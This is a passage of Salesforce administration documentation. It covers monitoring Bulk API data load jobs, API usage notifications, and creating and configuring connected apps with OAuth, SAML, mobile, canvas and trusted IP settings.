If these values aren't provided, then Salesforce creates contact and account records for the user. The new account name is in the format ***username***`JITUserAccount`. For example: user@corpname.orgJITUserAccount.

Note: The following applies to all SCIM operations.

- In a clause, `AND` does not have precedence over `OR`. Explicitly add brackets to the clauses if any single clause contains both `AND` and `OR`.
- In a clause, attribute names and operators are case-sensitive.
- These fields must be filtered on their own.
  - Users: `entitlements`, `groups`.

- Groups: `members`.
- Entitlements: `members`.

For more information, see the SCIM 1.1 core schema specification, the SCIM 1.1 REST API specification, and the *Salesforce REST API Developer's Guide*.

Bulk Data Load Jobs

Monitoring Bulk Data Load Jobs

You can create update, or delete a large volume of records with the Bulk API, which is optimized for processing large sets of data. It makes it simple to load, update, or delete data from a few thousand to millions of records. Processing a large amount of records takes some time. This page allows you to monitor the progress of current jobs and the results of recent jobs.

Process a set of records by creating a job that contains one or more batches. The job specifies which object is being processed and what type of action is being used (query, insert, upsert, update, or delete). A batch is a set of records sent to the server in an HTTP POST request. Each batch is processed independently by the server, not necessarily in the order it is received.

To track the status of bulk data load jobs that are in progress or recently completed, from Setup, enter *`Bulk Data Load Jobs`* in the `Quick Find` box, then select **Bulk Data Load Jobs**.

The In Progress Jobs list contains the following columns, shown in alphabetical order:

Column	Description
`Job ID`	The unique, 15–character ID for this job.
`Object`	The object type for the data being processed. All data in a job must be of a single object type.
`Operation`	The processing operation for all the batches in the job. The valid values are: • `delete` • `insert` • `query` • `upsert` • `update` • `hardDelete`
`Progress`	The percentage of batches processed relative to the total number of batches submitted. Progress is not shown when the job is open because the total number of batches in the job is not known until the job is closed. Progress may not accurately reflect the number of records processed. Batches may not all contain the same number of records and they may be processed at different speeds.
`Records Processed`	The number of records already processed. This number increases as more batches are processed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To monitor bulk data load jobs:

- "Manage Data Integrations"

Column	Description
`Start Time`	The date and time when the job was submitted.
`Status`	The current state of processing for the job. The valid values are: • `Open`: The job has been created, and batches can be added to the job. • `Closed`: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • `Aborted`: The job has been aborted. • `Failed`: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
`Submitted By`	The name of the user that submitted the job.

The Completed Jobs list contains the following columns, shown in alphabetical order. Completed jobs are removed from the list seven days after completion.

Column	Description
`End Time`	The date and time when the job completed.
`Job ID`	The unique, 15–character ID for this job.
`Object`	The object type for the data being processed. All data in a job must be of a single object type.
`Operation`	The processing operation for all the batches in the job. The valid values are: • `delete` • `insert` • `query` • `upsert` • `update` • `hardDelete`
`Records Processed`	The number of records already processed. This number increases as more batches are processed.
`Start Time`	The date and time when the job was submitted.
`Status`	The current state of processing for the job. The valid values are: • `Open`: The job has been created, and batches can be added to the job. • `Closed`: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • `Aborted`: The job has been aborted. • `Failed`: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
`Submitted By`	The name of the user that submitted the job.

Column	Description
`Time to Complete`	The total time to complete the job.

SEE ALSO:

View Bulk Data Load Job Details

View Bulk Data Load Job Details

You can create update, or delete a large volume of records with the Bulk API, which is optimized for processing large sets of data. It makes it simple to load, update, or delete data from a few thousand to millions of records. Processing a large amount of records takes some time. This page allows you to monitor the progress of current jobs and the results of recent jobs.

1. From Setup, enter *`Bulk Data Load Jobs`* in the `Quick Find` box, then select **Bulk Data Load Jobs**.
2. Click a `Job ID` link for a job.

The job detail page contains the following fields, shown in alphabetical order:

Field	Description
`Apex Processing Time (ms)`	The number of milliseconds taken to process triggers and other processes related to the job data. This is the sum of the equivalent times in all batches in the job. This doesn't include the time used for processing asynchronous and batch Apex operations. If there are no triggers, the value is `0`.
`API Active Processing Time (ms)`	The number of milliseconds taken to actively process the job and includes the time tracked in the `Apex Processing Time (ms)` field, but doesn't include the time the job waited in the queue to be processed or the time required for serialization and deserialization. This is the sum of the equivalent times in all batches in the job.
`API Version`	The API version for the job.
`Completed Batches`	The number of batches that have been completed for this job.
`Concurrency Mode`	The concurrency mode for processing batches. The valid values are: • `parallel`: Batches are processed in parallel mode. This is the default value. • `serial`: Batches are processed in serial mode.
`Content Type`	The content type for the job. The valid values are: • `CSV`—data in CSV format • `JSON`—data in JSON format • `XML`—data in XML format (default option) • `ZIP_CSV`—data in CSV format in a zip file containing binary attachments

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To monitor bulk data load jobs:

- "Manage Data Integrations"

Field	Description
	• `ZIP_JSON`—data in JSON format in a zip file containing binary attachments • `ZIP_XML`—data in XML format in a zip file containing binary attachments
`End Time`	The date and time when the job completed.
`External ID Field`	The name of the external ID field for an `upsert()`.
`Failed Batches`	The number of batches that have failed for this job.
`Job ID`	The unique, 15–character ID for this job.
`In Progress Batches`	The number of batches that are in progress for this job.
`Object`	The object type for the data being processed. All data in a job must be of a single object type.
`Operations`	The processing operation for all the batches in the job. The valid values are: • `delete` • `insert` • `query` • `upsert` • `update` • `hardDelete`
`Progress`	The percentage of batches processed relative to the total number of batches submitted. Progress is not shown when the job is open because the total number of batches in the job is not known until the job is closed. Progress may not accurately reflect the number of records processed. Batches may not all contain the same number of records and they may be processed at different speeds.
`Queued Batches`	The number of batches queued for this job.
`Records Failed`	The number of records that were not processed successfully in this job.
`Records Processed`	The number of records processed at the time the request was sent. This number increases as more batches are processed.
`Retries`	The number of times that Salesforce attempted to save the results of an operation. The repeated attempts are due to a problem, such as a lock contention.
`Start Time`	The date and time when the job was submitted.
`Status`	The current state of processing for the job. The valid values are: • `Open`: The job has been created, and batches can be added to the job. • `Closed`: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • `Aborted`: The job has been aborted.

Field	Description
	• `Failed`: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
`Submitted By`	The name of the user that submitted the job.
`Time to Complete`	The total time to complete the job.
`Total Processing Time (ms)`	The number of milliseconds taken to process the job. This is the sum of the total processing times for all batches in the job.

The job detail page includes a related list of all the batches for the job. The related list provides **View Request** and **View Response** links for each batch. If the batch is a CSV file, the links return the request or response in CSV format. If the batch is an XML or JSON file, the links return the request or response in XML or JSON format, respectively. These links are available for batches created in API version 19.0 and later.

The batch related list contains the following fields, shown in alphabetical order:

Field	Description
`Apex Processing Time (ms)`	The number of milliseconds taken to process triggers and other processes related to the batch data. If there are no triggers, the value is `0`. This doesn't include the time used for processing asynchronous and batch Apex operations.
`API Active Processing Time (ms)`	The number of milliseconds taken to actively process the batch, and includes Apex processing time. This doesn't include the time the batch waited in the queue to be processed or the time required for serialization and deserialization.
`Batch ID`	The ID of the batch. May be globally unique, but does not have to be.
`End Time`	The date and time in the UTC time zone that processing ended. This is only valid when the state is `Completed`.
`Records Failed`	The number of records that were not processed successfully in this batch.
`Records Processed`	The number of records processed in this batch at the time the request was sent. This number increases as more batches are processed.
`Retry Count`	The number of times that Salesforce attempted to save the results of an operation. The repeated attempts are due to a problem, such as lock contention or a batch taking too long to process.
`Start Time`	The date and time in the UTC time zone when the batch was created. This is not the time processing began, but the time the batch was added to the job.
`State Message`	Contains the reasons for failure if the batch didn't complete successfully.
`Status`	The current state of processing for the batch: • `Queued`: Processing of the batch has not started yet. If the job associated with this batch is aborted, the batch isn't processed and its state is set to `Not Processed`.

Field	Description
	• `In Progress`: The batch is being processed. If the job associated with the batch is aborted, the batch is still processed to completion. You must close the job associated with the batch so that the batch can finish processing. • `Completed`: The batch has been processed completely, and the result resource is available. The result resource indicates if some records have failed. A batch can be completed even if some or all the records have failed. If a subset of records failed, the successful records aren't rolled back. • `Failed`: The batch failed to process the full request due to an unexpected error, such as the request is compressed with an unsupported format, or an internal server error. • `Not Processed`: The batch failed to process the full request due to an unexpected error, such as the request is compressed with an unsupported format, or an internal server error.
`Total Processing Time (ms)`	The number of milliseconds taken to process the batch. This excludes the time the batch waited in the queue to be processed.
`View Request`	Click the link for a batch to see the request.
`View Result`	Click the link for a batch to see the results.

SEE ALSO:

Monitoring Bulk Data Load Jobs

API Usage Notifications

API Usage Notifications

When you create a request usage notification, you specify an administrator to receive an email notification whenever your organization exceeds a specified limit for the number of API requests made in a specified span of hours.

To view API usage notifications, from Setup, enter *`API Usage Notifications`* in the `Quick Find` box, then select **API Usage Notifications**.

From the notifications list, you can:

- Click **Edit** or **Del** to edit or delete an existing notification.
- View the name of the user who will receive the notification.
- View the notification interval, which defines the frequency at which the notifications are sent. For example, if the notification interval is four hours, a notification will be sent only if the last notification was sent at least four hours ago. Thus, during a 24-hour period, a maximum of six notifications will be sent.
- View the percent of the limit which, if exceeded, triggers a notification to be sent. For example, if your organization has a limit of 1,000,000 requests, and you set a threshold percentage of 60 (60%) and a notification interval of 24 hours, when 600,000 API requests have been sent in a 24-hour period, the specified user receives a notification.
- View the name of the user who created the notification and when the notification was created, as well as the last time the notification was modified, and the name of the user who made the modification.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view, create, edit, or delete notifications:
- "API Enabled"

To create a new notification, click **New**.

You can create up to ten notifications per organization.

SEE ALSO:

Viewing API Usage Notifications

Creating and Editing API Usage Notifications

Viewing API Usage Notifications

On the API usage notifications detail page, you can view information about a notification:

- Notification Recipient—The username for the person to whom the email notification is sent.
- Threshold—The percent of the usage limit that, when reached, triggers an email notification.
- Notification Interval (Hours)—The frequency at which the notifications are sent. For example, if the notification interval is four hours, a notification is sent only if the last notification was sent at least four hours ago. Thus, during a 24-hour period, a maximum of six notifications will be sent.
- Created By—The user who created the notification request, and the time it was created.
- Modified By—The user who last edited the notification.

On this page, you can also create a new notification based on the values of the notification being displayed. Click **Clone** to create a new notification with the current values populated in the new notification. You can edit the values before saving.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view, create, edit, or delete notifications:

- "API Enabled"

SEE ALSO:

Creating and Editing API Usage Notifications

API Usage Notifications

Creating and Editing API Usage Notifications

On the API usage metering edit page, you can supply the required values for a rate-limiting notification. From Setup, enter *API Usage Notifications* in the Quick Find box, then select **API Usage Notifications**.

- The Salesforce user who will receive the notifications.
- The threshold percentage—the percentage of the rate limit that, once exceeded in the specified notification interval, triggers a notification to be sent to the specified user. Value must be between 0 and 100.
- The time period for which the number of requests is measured, in hours. For example, if the interval is 24, the rate must be exceeded in the past 24 hours for a notification to be sent.

  If you change the time period, the new time period does not take effect until after the next notification of the existing time period. For example, assume you have set the time period to send notifications every hour. Then at 4:05 p.m., you set the time period to send notifications

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view, create, edit, or delete notifications:

- "API Enabled"

every 24 hours. A last notification from the old time period is sent at 5:00 p.m.. The next notification would be sent at 5:00 p.m. the next day.

SEE ALSO:

Viewing API Usage Notifications

API Usage Notifications

Remote Access Applications

Remote Access Application Overview

Note: Remote Access applications have been replaced by connected apps. Use connected apps for any application that needs to integrate with Salesforce to verify users and control security policies for external applications. Any existing Remote Access applications were automatically migrated to connected apps with the Summer '13 release.

SEE ALSO:

Connected Apps

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Connected Apps

Connected Apps

USER PERMISSIONS

To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide Single Sign-On, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow administrators to set various security policies and have explicit control over who may use the corresponding applications.

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide Single Sign-On, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow administrators to set various security policies and have explicit control over who may use the corresponding applications.

A developer or administrator defines a connected app for Salesforce by providing the following information.

- Name, description, logo, and contact information
- A URL where Salesforce can locate the app for authorization or identification
- The authorization protocol: OAuth, SAML, or both
- Optional IP ranges where the connected app might be running
- Optional information about mobile policies the connected app can enforce

For connected apps that use OAuth service providers, define the OAuth scopes and callback URL for the connected app. In return, Salesforce provides an OAuth Consumer Key and a Consumer Secret for authorizing the connected app.

For connected apps that use SAML service providers, define the Entity ID, ACS (assertion consumer service) URL, Subject Type, Name ID Format and Issuer (these should be available from the service provider) for authorizing the connected app.

There are two deployment modes:

- The app is created and used in the same organization. This is a typical use case for IT departments, for example.
- The app is created in one organization and installed on other organizations. This is how an entity with multiple organizations or an ISV would use connected apps.

Administrators can install the connected app into their organization, enable SAML authentication, and use profiles, permission sets, and IP range restrictions to control which users can access the application. They can set the connected app to be exposed as a canvas app for tighter integration with the Salesforce UI. Administrators can also uninstall the connected app and install a newer version when a developer updates the remote app and notifies administrators that there is a new version available.

Note: In a Group Edition organization, you can't manage individual user access using profiles. However, you can set policies when you edit an OAuth connected app's settings in a Group Edition organization to control access to the connected app for all users.

And, Salesforce-managed connected apps packages like those for the Salesforce1 downloadable apps can't be uninstalled. They are automatically updated when the next user's session refreshes.

Connected apps can be added to managed packages, only. Connected apps are not supported for unmanaged packages.

SEE ALSO:

Creating a Connected App

Edit, Package, or Delete a Connected App

Salesforce Identity Implementation Guide

Creating a Connected App

USER PERMISSIONS	
To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

To create a connected app:

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. In the Connected Apps section, click **New**.

The information you enter to create a connected app is divided into these parts:

- Basic Information
- API (Enable OAuth Settings)
- Web App Settings
- Custom Connected App Handler
- Mobile App Settings
- Canvas App Settings

You can create a connected app without specifying any authorization, canvas, or mobile settings. This kind of connected app behaves like a "bookmark" to the specified URL that appears in the user's App Launcher and the drop-down app menu. Simply enter basic information and provide a `Start URL` in the Web App Settings. If the destination requires authentication, the service hosting the destination URL should prompt users to provide login credentials when they navigate to it.

When you've finished entering the information, click **Save** to save your new app. You can now publish your app, make further edits, or delete it. If you're using OAuth, saving your app gives you two new values the app uses to communicate with Salesforce:

- `Consumer Key`: A value used by the consumer to identify itself to Salesforce. Referred to as `client_id` in OAuth 2.0.
- `Consumer Secret`: A secret used by the consumer to establish ownership of the consumer key. Referred to as `client_secret` in OAuth 2.0.

Important: As you update fields for a connected app, be aware that changes to some fields immediately apply to all installed versions of the connected app, too. These are version-independent fields that bypass the packaging or installation lifecycle. Users of the connected app will see things like the description change. The following fields have this version-independent behavior.

- Description
- Info URL
- Logo Image URL

- Callback URL

Basic Information

Specify basic information about your app in this section, including the app name, logo, and contact information.

1. Enter the `Connected App Name`. This name is displayed in the list of connected apps.

   Note: The name must be unique for the current connected apps in your organization. You can reuse the name of a deleted connected app if the connected app was created using the Spring '14 release or later. You cannot reuse the name of a deleted connected app if the connected app was created using an earlier release.

2. Enter the `API Name`, used when referring to your app from a program. It defaults to a version of the name without spaces. Only letters, numbers, and underscores are allowed, so you'll need to edit the default name if the original app name contained any other characters.
3. Provide the `Contact Email` that Salesforce should use for contacting you or your support team. This address is not provided to administrators installing the app.
4. Provide the `Contact Phone` for Salesforce to use in case we need to contact you. This number is not provided to administrators installing the app.
5. Enter a `Logo Image URL` to display your logo in the list of connected apps and on the consent page that users see when authenticating. The URL must use HTTPS. The logo image can't be larger than 125 pixels high or 200 pixels wide, and must be in the GIF, JPG, or PNG file format with a 100 KB maximum file size. The default logo is a cloud. You have several ways to add a custom logo.
   - You can upload your own logo image by clicking **Upload logo image**. Select an image from your local file system that meets the size requirements for the logo. When your upload is successful, the URL to the logo appears in the `Logo Image URL` field. Otherwise, make sure the logo meets the size requirements.
   - You can also select a logo from the samples provided by clicking **Choose one of our sample logos**. The logos available include ones for Salesforce apps, third-party apps, and standards bodies. Click the logo you want, and then copy and paste the displayed URL into the `Logo Image URL` field.
   - You can use a logo hosted publicly on Salesforce servers by uploading an image that meets the logo file requirements (125 pixels high or 200 pixels wide, maximum, and in the GIF, JPG, or PNG file format with a 100 KB maximum file size) as a document using the Documents tab. Then, view the image to get the URL, and enter the URL into the `Logo Image URL` field.
6. Enter an `Icon URL` to display a logo on the OAuth approval page that users see when they first use your app. The logo should be 16 pixels high and wide, on a white background. Sample logos are also available for icons.

   You can select an icon from the samples provided by clicking **Choose one of our sample logos**. Click the icon you want, and then copy and paste the displayed URL into the `Icon URL` field.
7. If there is a Web page with more information about your app, provide a `Info URL`.
8. Enter a `Description` to be displayed in the list of connected apps.

Prior to Winter '14, the `Start URL` and `Mobile Start URL` were defined in this section. These fields can now be found under Web App Settings and Mobile App Settings below.

API (Enable OAuth Settings)

This section controls how your app communicates with Salesforce. Select `Enable OAuth Settings` to configure authentication settings.

1. Enter the `Callback URL` (endpoint) that Salesforce calls back to your application during OAuth; it's the OAuth `redirect_uri`. Depending on which OAuth flow you use, this is typically the URL that a user's browser is redirected to after successful authentication. As this URL is used for some OAuth flows to pass an access token, the URL must use secure HTTP (HTTPS) or a custom URI scheme. If you enter multiple callback URLs, at run time Salesforce matches the callback URL value specified by the application with one of the values in `Callback URL`. It must match one of the values to pass validation.
2. If you're using the JWT OAuth flow, select `Use Digital Signatures`. If the app uses a certificate, click **Choose File** and select the certificate file.
3. Add all supported OAuth scopes to `Selected OAuth Scopes`. These scopes refer to permissions given by the user running the connected app, and are followed by their OAuth token name in parentheses:

   Access and manage your Chatter feed (chatter_api)
   Allows access to Chatter REST API resources only.

   Access and manage your data (api)
   Allows access to the logged-in user's account using APIs, such as REST API and Bulk API. This value also includes `chatter_api`, which allows access to Chatter REST API resources.

   Access your basic information (id, profile, email, address, phone)
   Allows access to the Identity URL service.

   Access custom permissions (custom_permissions)
   Allows access to the custom permissions in an organization associated with the connected app, and shows whether the current user has each permission enabled.

   Allow access to your unique identifier (openid)
   Allows access to the logged in user's unique identifier for OpenID Connect apps.

   Full access (full)
   Allows access to all data accessible by the logged-in user, and encompasses all other scopes. `full` does not return a refresh token. You must explicitly request the `refresh_token` scope to get a refresh token.

   Perform requests on your behalf at any time (refresh_token, offline_access)
   Allows a refresh token to be returned if you are eligible to receive one. This lets the app interact with the user's data while the user is offline. The `refresh_token` scope is synonymous with `offline_access`.

   Provide access to custom applications (visualforce)
   Allows access to Visualforce pages.

   Provide access to your data via the Web (web)
   Allows the ability to use the `access_token` on the Web. This also includes `visualforce`, allowing access to Visualforce pages.

If your organization had the `No user approval required for users in this organization` option selected on your remote access prior to the Spring '12 release, users in the same organization as the one the app was created in still have automatic approval for the app. The read-only `No user approval required for users in this organization` checkbox is selected to show this condition. For connected apps, the recommended procedure after you've created an app is for administrators to install the app and then set `Permitted Users` to `Admin-approved users`. If the remote access option was not checked originally, the checkbox doesn't display.

Web App Settings

Enter a `Start URL` for your app to direct users to a specific location after they've authenticated. If you don't enter a `Start URL`, users will be sent to the application's default start page after authentication completes. If the connected app that you're creating is a canvas app, then you don't need to enter a value for this field. The `Canvas App URL` field contains the URL that gets called for the connected app.

If your connected app will use a SAML service provider, select `Enable SAML`. Enter the `Entity Id`, `ACS URL`, `Subject Type`, `Name ID Format` and `Issuer`, available from your service provider. Select `Verify Request Signatures` if the service provider gave you a security certificate. Browse your system for the certificate. This is only necessary if you plan to initiate logging into Salesforce from the service provider and the service provider signs their SAML requests.

Important: If you upload a certificate, all SAML requests must be signed. If no certificate is uploaded, all SAML requests are accepted.

Optionally, select `Encrypt SAML Response` to upload a certificate and select an encryption method for encrypting the assertion. Valid encryption algorithm values are `AES-128` (128–bit key). `AES-256` (256–bit key). and `Triple-DES` (Triple Data Encryption Algorithm).

Custom Connected App Handler

Customize the behavior of a connected app with Apex. Create a class that extends the `ConnectedAppPlugin` Apex class, and associate it with a connected app. The class can support new authentication protocols or respond to user attributes in a way that benefits a business process.

The plugin runs on behalf of a user account. In the `Run As` field, select the user for the plugin. If the user isn't authorized for the connected app, use the `authorize` method to do so. For more information, see the `ConnectedAppPlugin` class in the Force.com Apex Code Developer's Guide.

Mobile App Settings

1. Enter the `Mobile Start URL` to direct users to a specific location when the app is accessed from a mobile device. If you don't enter a `Mobile Start URL`, users will be sent to the `Start URL` defined under Web App Settings. If the connected app you're creating is a canvas app, you don't need to enter a value for this field. The Canvas App URL field contains the URL that gets called for the connected app.
2. Select `PIN Protect`, if your app supports PIN protection. This gives an administrator the option of setting the session timeout and PIN length for mobile applications after installing the connected app. PIN protection is automatically supported by the Salesforce Mobile SDK (https://developer.salesforce.com/page/Mobile_SDK). You can also implement it manually by reading the `mobile_policy` object from the user's Identity URL.
3. Specify the `App Platform` by choosing iOS or Android from the drop-down list.
4. Specify the supported device form factor(s) for the mobile app from the `Restrict to Device Type` drop-down list. The possible values are Phone, Tablet, or Mini-Tablet. If the app is universal (that is, supports all form factors), don't choose any value.
5. Enter the `App Version` number of the mobile app.
6. Enter the `Minimum OS Version` required for the app.
7. Select `Private App` to confirm this app is for internal (non-public) distribution only. This is required because Apple doesn't allow distribution of public mobile apps outside of its app store.
8. If the mobile app is private, specify the location of the `Mobile App Binary` file. This is an IPA file for iOS and an APK file for Android.
9. For iOS apps only:
   a. Specify the location of the Application Icon. This is the icon displayed during download and installation of the app on an iOS device.
   b. Specify the iOS Bundle Identifier.

      Note: For iOS 7 and higher, you must specify the same bundle identifier that you used for developing the app in XCode. Otherwise, the end user will see two app icons on app installation.

10. If the mobile connected app is a public app and you haven't uploaded its binary file to Salesforce, enter the `App Binary URL` here.

Note: If you remove mobile integration from a new version of an existing connected app, mobile integration is no longer included in any version of the connected app. For example, imagine publishing a package containing version 1.0 of your connected app with mobile integration. Then remove mobile integration from the app, repackage it, and publish it as version 1.1. If a customer installs the earlier package with version 1.0 at this point, the version 1.0 connected app will not contain mobile integration.

Your connected app can receive push notifications if:

- Your app is built with Salesforce Mobile SDK.
- Your app implements the Mobile SDK push notification protocol for your platform.
- You are a registered developer with the mobile platform provider (Apple or Google).
- Your app is registered with Apple Push Notification Service (APNS) for iOS push notifications or with Google Cloud Messaging (GCM) for Android push notifications.
- You've implemented Apex handlers for push notifications.

Note: A push-enabled connected app can support only one mobile platform. If you provide Android and iOS versions of your mobile app and need to support push notifications on both versions, create a connected app for each platform.

To learn how to fulfill these requirements, see the *Salesforce Mobile Push Notifications Implementation Guide*.

To configure push notifications for APNS (iOS):

1. Select **Push Messaging Enabled**.
2. For Supported Push Platform, select **Apple**.
3. Select the Apple environment that is valid for your APNS push notifications certificate.
4. For Certificate, select the `.p12` certificate file that you received from APNS when you registered your app for push notifications (for example, `appkey.p12`).
5. Enter the password for your `.p12` certificate file.

To configure push notifications for GCM (Android):

1. Select **Push Messaging Enabled**.
2. For Supported Push Platform, select **Android GCM**.
3. For Key for Server Applications (API Key), enter the key that you obtained during developer registration with Google.

To change the mobile platform that you've configured for push notifications:

1. Deselect **Push Messaging Enabled**.
2. Save the connected app, and then click **Edit**.
3. Change **App Platform** and associated values in Mobile Settings to reflect the new platform.
4. Reconfigure push notifications for the new platform.

Canvas App Settings

Two types of canvas apps are available:

- *Canvas apps* that are installed by the organization administrator.
- *Canvas personal apps* that are installed by end users across organizations. Users access a canvas personal app from the Chatter tab, and are prompted to allow the app to connect to their Salesforce data. These steps include optionally making an app a canvas personal app. For more information, see "Canvas Personal Apps" in the *Force.com Canvas Developer's Guide.*

1. If your connected app will be exposed as a canvas app, select `Force.com Canvas`.
2. Type the `Canvas App URL` to the third-party app. The user is directed to this URL when they click the link to your canvas app.
3. Select an `Access Method`. This specifies how the canvas app initiates the OAuth authentication flow.
   - `Signed Request (POST)`: OAuth authentication is used, but when the administrator installs the canvas app, they implicitly allow access for users. Therefore, the user won't be prompted to allow the third-party to access their user information. When you use this access method, the authentication is posted directly to the canvas app URL.

     If your canvas app uses signed request authentication, then be sure you don't add `Perform requests on your behalf at any time` to the `Selected OAuth Scopes`.
   - `OAuth Webflow (GET)`: OAuth authentication is used, and the user is prompted to allow the third-party application to access their information. When you use this access method, the canvas app must initiate the OAuth authentication flow.
4. If you're using SAML single sign-on (SSO) for canvas app authentication, select the `SAML Initiation Method` field. This field is enabled if you select `Enable SAML` in the Web App Settings section. The options for this field are:
   - **Identity Provider Initiated**—Salesforce makes the initial request to start the SSO flow.
   - **Service Provider Initiated**—The canvas app starts the SSO flow after the app is invoked.
5. Under `Locations`, select where the canvas app appears to users.
   - **Chatter Feed**—The canvas app appears in the feed. If this option is selected, you must create a CanvasPost feed item and ensure that the current user has access to the canvas app.
   - **Chatter Tab**—The canvas app appears in the app navigation list on the Chatter tab. If this option is selected, the canvas app appears there automatically.
   - **Console**—The canvas app appears in the footer or sidebars of a Salesforce console. If this option is selected, you must choose where the canvas app appears in a console by adding it as a custom console component.
   - **Layouts and Mobile Cards**—The canvas app can appear on a page layout or a mobile card. If this option is selected, you choose where the canvas app appears by adding it to the page layout.
   - **Mobile Nav**—The canvas app is accessible from the navigation menu in Salesforce1.

     Note: Canvas apps do not appear in the Salesforce1 navigation menu on Android mobile devices. To see canvas apps in the navigation menu on Android, log in to the Salesforce1 mobile browser app.
   - **Open CTI**—The canvas app appears in the call control tool. If this option is selected, you must specify the canvas app in your call center's definition file for it to appear.
   - **Publisher**—The canvas app appears in the publisher. If this option is selected, you must also create a canvas custom quick action and add it to the global layout or to an object layout.
   - **Visualforce Page**—The canvas app can appear on a Visualforce page. If you add an `<apex:canvasApp>` component to expose a canvas app on a Visualforce page, be sure to select this location for the canvas app; otherwise, you'll receive an error.
6. Select `Create Actions Automatically` to create a global action for your canvas app. To create a global action for the canvas app, you must select `Publisher` under `Location`; otherwise, no global actions are created. You can also create the action manually at a later time.
7. If you've implemented your own Canvas.CanvasLifecycleHandler Apex class, provide the class name in `Lifecycle Class`. Providing a CanvasLifecycleHandler Apex class lets you customize context information and add custom behavior to your canvas app.
8. To make your app installable by end users, select the `Enable as a Canvas Personal App` checkbox. Chatter Tab is the only `Location` that supports canvas personal apps. For details about canvas personal apps, see "Canvas Personal Apps" in the *Force.com Canvas Developer's Guide*.

Note: If you don't see the `Enable as a Canvas Personal App` setting, the administrator for the app's destination organization hasn't enabled canvas personal apps. For details about this requirement, see "Enabling Canvas Personal Apps within an Organization" in the *Force.com Canvas Developer's Guide*.

SEE ALSO:

Edit, Package, or Delete a Connected App

Connected Apps

Identity URLs

Edit, Package, or Delete a Connected App

USER PERMISSIONS	
To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

After creating a connected app, you can edit, package, or delete it.

Note: The name must be unique for the current connected apps in your organization. You can reuse the name of a deleted connected app if the connected app was created using the Spring '14 release or later. You cannot reuse the name of a deleted connected app if the connected app was created using an earlier release.

Editing a Connected App

You can update a connected app at any time. From Setup, enter *`Apps`* in the `Quick Find` box, then select **Apps**. Select a connected app name in the list and click **Edit**. Save your changes by clicking **Save**.

After you've created the connected app, you can go back to the detail page to specify the allowed IP ranges.

The IP ranges work with OAuth-enabled connected apps, not SAML-enabled connected apps, and specify valid IP addresses for the connected app.

Use the following steps to set the allowed IP range.

1. From Setup, enter *`Apps`* in the `Quick Find` box, then select **Apps**.
2. Select a connected app name in the list.
3. In the Trusted IP Range for OAuth Web server flow section, click **New**.
4. Enter a valid IP address in the **Start IP Address** field and a higher IP address in the **End IP Address** field.

You can enter multiple, discontinuous ranges by clicking **New** to enter each range.

You can allow specific users to access the connected app from outside of the Trusted IP Range, for OAuth-enabled connected apps. For example, to allow access to some users while traveling, set the connected app to `Relax IP Restrictions with second factor`. When a user attempts to use the connected app from outside this range, the user is prompted to provide a second factor of authentication, such as a token code. After a successful second factor authentication, the user can use the connected app from outside the Trusted IP Range.

1. From Setup, enter *`Connected Apps`* in the `Quick Find` box, then select the option for managing connected apps..
2. Click **Edit** next to the connected app name to display the values for the app.
3. In the IP Relaxation field, select `Relax IP Restrictions` in the drop-down list.

Note: If the `Enforce login IP ranges on every request` Session Settings option is enabled, it affects the IP relaxation behavior. For more information, see Connected App IP Relaxation and Continuous IP Enforcement on page 159.

